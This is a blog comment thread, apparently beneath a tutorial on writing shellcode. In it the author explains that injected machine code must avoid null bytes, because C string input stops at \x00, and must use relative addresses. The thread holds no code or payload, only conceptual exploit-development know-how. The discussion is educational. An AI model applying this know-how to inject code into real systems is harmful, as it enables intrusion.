You can write direct C code as well but it would be a little complicated for this purpose. In this case, we have a special requirement that the machine code generated should not have '\x00' in between and all addresses should be relative, as we don't know about the exact location where our code will be injected. By writing out assembly code, we have more control on the generated shellcode.

Reply • Share ›

Владислав Михайлович ➦ Dhaval Kapil • 2 years ago

Hello , thanks for very nice article, i understood almost everything.
please can you conrete why we should avoid \x00 , i read smth about buffer overflowing , but i still cant understand what will be if RET buffer will contain \x00

Reply • Share ›

Dhaval Kapil Mod ➦ Владислав Михайлович • 2 years ago

Hi, thank you :)

If the buffer contains \x00, then, while taking input(in this case the command line arguments), it will detect end of string and skip over any part after that byte. For eg, if arguments was [a]\x00[b], it'll only take [a] as argument.

Reply • Share ›

Владислав Михайлович ➦ Dhaval Kapil • 2 years ago very fast reply^_^ . is it connected with default system functions to handle text input? i mean when the application getting Data from stdout and there appears a \x00 byte it makes the application think that User(we) hits Enter key ?

• Reply • Share ›

Dhaval Kapil Mod ➦ Владислав Михайлович • 2 years ago

In C(and some other) languages, strings are by default terminated by this \x00 character. So suppose you write "abc", it actually means: 'a','b','c','\x00'. That is how end of strings are detected in C. Any library function such as strlen, etc. assumes this. So while taking input, when '\x00' is detected, it is assumed to be the end of string.

• Reply • Share ›

Jasdeep Singh ➦ Dhaval Kapil • 2 years ago

Thank you very much for the reply. I just studied the assembly code, it's fairly straightforward, so I guess I can attempt to write some shellcode. Yes, I just observed about the '\x00' issue. It tends to become somewhat like a NULL.

45 • Reply • Share ›

Jasdeep Singh • 2 years ago

Hi Dhaval, I just want to say your post is excellent, and I enjoy reading all your posts to enhance my learning. Keep it up!

• Reply • Share ›

Dhaval Kapil Mod ➦ Jasdeep Singh • 2 years ago

Thank you !

• Reply • Share ›

Nishan Maharjan • 2 years ago

I get illegal instruction

• Reply • Share ›

Dhaval Kapil Mod ➦ Nishan Maharjan • 2 years ago

Hi, please elaborate on what you did to help me answer your query.

• Reply • Share ›

Nishan Maharjan ➦ Dhaval Kapil • 2 years ago

IT'S ALRIGHT, I solved it, Everything is all right in the world now

• Reply • Share ›

Laurent Bouquin ➦ Nishan Maharjan • 2 years ago

how you solved it. I have he same problem.

• Reply • Share ›

Load more comments

ALSO ON **DHAVALKAPIL**

Attacking the OAuth Protocol

7 comments • 2 years ago

Richard D. James — Dhaval Kapil Thanks for writing this post. I for one learned something and encourage you to ignore the haters and one-upper

Facebook spam spreads Trojan

1 comment • 5 years ago

Ashutosh Rungta — (y)